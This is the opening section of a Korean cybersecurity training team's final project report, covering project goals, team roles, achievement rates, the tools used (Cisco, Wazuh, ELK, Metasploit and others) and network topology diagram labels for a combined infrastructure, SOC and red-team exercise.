관리 번호	

F1 - REPORT - 001

파이널 프로젝트
The better 결과보고서

2026.03.

목 차

1. 프로젝트 개요 및 목표 달성 현황

1.1 프로젝트 요약

항목	내용	
프로젝트명	THE BETTER	
프로젝트 기간	2026.02.23. ~ 2026.03.09.(10MD)	
프로젝트 목표	네트워크	- 코어망 OSPF 기반 동적 라우팅을 통한 본사–지사 간 최적 경로 계산 및 네트워크 안정성 확보 - FHRP·EtherChannel 기반 게이트웨이·링크 이중화를 통한 고가용성 네트워크 아키텍처 구축 - IPsec over GRE VPN과 ASA 방화벽을 활용한 망 분리 환경에서의 지사 간 암호화 통신 및 내부망–DMZ 보안 영역 분리 구현 - RSPAN·Wireshark 기반 트래픽 분석과 ACL 정책 적용을 통한 네트워크 관제·이상 트래픽 탐지 및 장애 대응 체계 구축
	서버	- 서비스의 고가용성(HA) + 보안(IPS) + 관제(Zabbix,ELK) + 자동화(Ansible)을 이용한 기업 인프라 구축 및 유지보수
	모의해킹	- 지능형 지속 위협에 대응하는 기업 보안 거버넌스의 신뢰성 검증 및 핵심 기밀 데이터 보호 체계의 취약성 분석
	관제	- wazuh와 ELK 스택을 결합하여 통합 중앙 관제 인프라 구축, DB 연동을 통한 룰 배포와 Scapy 기반 실시간 차단을 구현하여 자동화된 SOAR 운영 제계 구축, ISMS 인증 기준에 따른 인프라 점검 및 정책 적용
	시정조치	- 모의해킹을 통해 식별된 시스템/네트워크 취약점 패치 및 방어 룰셋(WAF, 방화벽) 즉각 보완 - '탐지 → 분석 → 조치 → 보고'의 대응 흐름을 표준화하고, 반복적인 위협은 Ansible 기반의 SOAR(자동 차단/격리) 플레이북을 통해 사람의 개입 없이 즉각적인 시정조치가 이루어지도록 자동화 체계 구현
프로젝트 기대효과	- 무중단 서비스 보장: 네트워크 이중화(FHRP, EtherChannel)와 서버 고가용성(HAProxy) 구성을 통해 단일장애점(SPOF)을 제거하고, 장애 발생 시에도 끊김 없는 서비스 연속성 보장 - 보안 대응 시간(MTTR) 단축: 통합 관제(ELK/Wazuh)와 IPS 방어, 그리고 Ansible 기반의 SOAR(자동 대응) 체계를 결합하여, 실시간 위협 탐지 및 자동 차단을 통한 신속한 방어 체계 확립 - 운영 효율성 및 신뢰성 극대화: 인프라 구축 및 보안 정책 배포를 코드로 자동화(IaC)하여 휴먼 에러와 운영 비용을 감소시키고, 실전 APT 모의해킹으로 검증된 입체적인 방어 전략 내재화	


1.2 조직도 및 역할 분담표

NO	성명	역할 및 책임
1	이명재	총괄 및 품질 보증 활동
2	장혜원	네트워크 총괄 및 품질 보증 활동
3	김지원	네트워크 세부 구성 및 구축, 자동화 코드, ASA 담당
4	김은성	네트워크 세부 구성 및 구축
5	정영우	네트워크 세부 구성 및 구축
6	임지상	서버 총괄
7	김요한	Ansible 자동화 코드
8	이현지	Ansible 자동화 코드
9	임지형	인프라 구축 및 보안 정책 설계
10	한준희	인프라 구축 및 보안 정책 설계
11	김혜민	보안관제 총괄 및 품질 보증 활동
12	김윤영	네트워크 세부 구성 및 구축 / ansible 및 python 자동화 설계
13	유기원	SOC(Wazuh, logstash 등) 서버 구축 및 보안 룰셋 설계 및 검증
15	유희영	ansible 및 python 자동화 설계 / 취약점 분석
16	이원재	네트워크 세부 구성 및 구축 / modsicurity, suricata 등 보안 룰셋 설계 및 검증
17	황한얼	모의 해킹 총괄/시나리오 최종 설계 및 레드팀 프로젝트 거버넌스 수립
18	박소윤	보안 우회 커스텀 페이로드 및 코드 총괄
19	박희진	로그 분석 기반 서버 취약점 공격 및 우회 전략 수립
20	이하은	네트워크 세부 구성 및 구축 / 네트워크 보안 정책상의 사각지대 식별 및 우회 침투
21	장지웅	공격 기법 유효성 검증 및 최신 공격 기술 매칭

1.3 주요 수행 목표 및 달성률

구분		목표	달성도
네트워크	구축	코어망 OSPF 기반 동적 라우팅과 FHRP·EtherChannel 이중화, IPsec over GRE VPN 구성을 통한 안정적인 본사–지사 네트워크 및 고가용성 인프라 구축	100%
	관제	RSPAN 및 Wireshark 기반 패킷 분석을 통한 네트워크 트래픽 흐름 검증과 정상 트래픽 기준(Baseline) 수립 기반 네트워크 상태 관제 체계 구축	100%
	보안	ASA 방화벽과 IPsec ESP 암호화를 활용한 내부망–DMZ 망 분리 및 데이터 기밀성·무결성 보장	100%
	대응	패킷 분석 기반 장애 원인 식별과 ACL 정책 적용을 통한 비정상 트래픽 및 공격 트래픽 차단 대응 체계 구축	100%
서버	구축	고가용성(HA) 기반 서버 인프라 구축	100%
	관제	Zabbix/ELK를 이용해 서버/서비스 상태 및 로그 통합 모니터링	75%
	보안	IPS(pfSese, Scapy, Fail2Ban, Modsecurity...)를 이용한 블랙리스트 IP 차단	80%
	대응	탐지 --> 분석 --> 차단 --> 복구로 서비스 안정화 및 연속성	70%
모의해킹	구현	APT 킬체인 시나리오의 기술적 재현	99%
	분석	취약점 식별 및 파급력 정밀 분석	100%
	확인	침투 유효성 검증 및 보안 대책 수립	100%
관제	정책	ISMS 정책을 기반으로 인프라 점검	100%
	관제	중앙 관제 아키텍처로 로그 관제	100%
	대응	내부 정책 기반 인프라팀에 대응책 제시	100%
	환류	공격을 탐지하고 룰셋을 DB로 공유하여 자동화 SOAR 구축	100%


1.4 핵심 사용 기술


Network Team
CISCO
GNS3
RSYSLOG
ANSIBLE
Server Team
HAPROXY
SURICATA
ZABBIX
PFSENSE
Purple Team
ISMS
SCAPY
WAZUH
ELK
Red Team
MSF
SQL injection
NMAP
PYTHON


2. 전사 시스템 아키텍쳐

2.1 통합 인프라 논리/물리 구성도

2.1.1 논리구성도



2.1.2 물리구성도


RED Kali 2
RED Kali 3
STATIC
EIGRP 300
WIN 10
WIN 10
PFSense
C&C
Suricata
DB Backup
EIGRP 200
RED Kali 1
외부Mail
AREA 0
OSPF 1
AREA 1
AREA 2
AREA 0
EIGRP 100
Outside
ASA
Management
Inside
DMZ
Scapy
PFSense
Mail/Pydio
DB(S)
DNS(M)
DB(M)
C&C
C&C
NET
C&C
NET
C&C
WIN 10
WIN 10
DNS(S)
MAIL Gateway
HA Proxy
WEB
HA Proxy
WEB
RIP
RED Ubuntu
PFSense
ELK
Logstash
WAZUH
C&C
DB
Zabbix
WIN 10
DNS


THE BETTER 인프라 통합 구축 규모 요약] 본 물리 구성도에 구축 및 연동된 실제 장비 규모는 다음과 같음.

- 네트워크 장비 (총 95식): 라우터(23식), 스위치(71식), 방화벽(ASA 1식)
- 서버 및 OS (총 24식): Rocky Linux(13식), Ubuntu(5식), Windows(4식), pfSense(2식)
- 보안 및 관제 센터 연동: ELK, Wazuh, Zabbix, Suricata, ModSecurity 등 다수

(※ 각 장비별 상세 IP, 패키지 버전, DNS 및 DB 제원표는 메인 보고서 생략 후 **[별첨 1. 상세 매뉴얼]*에 통합 기재함)


2.2 글로벌 네트워크 토폴로지

2.2.1 OSPF/EIGRP 경로



빨강: 동적 라우팅 프로토콜에서 서로 재분배
파랑: 정적 라우팅


2.2.2 이중화(FHRP, STP) 우회 흐름도



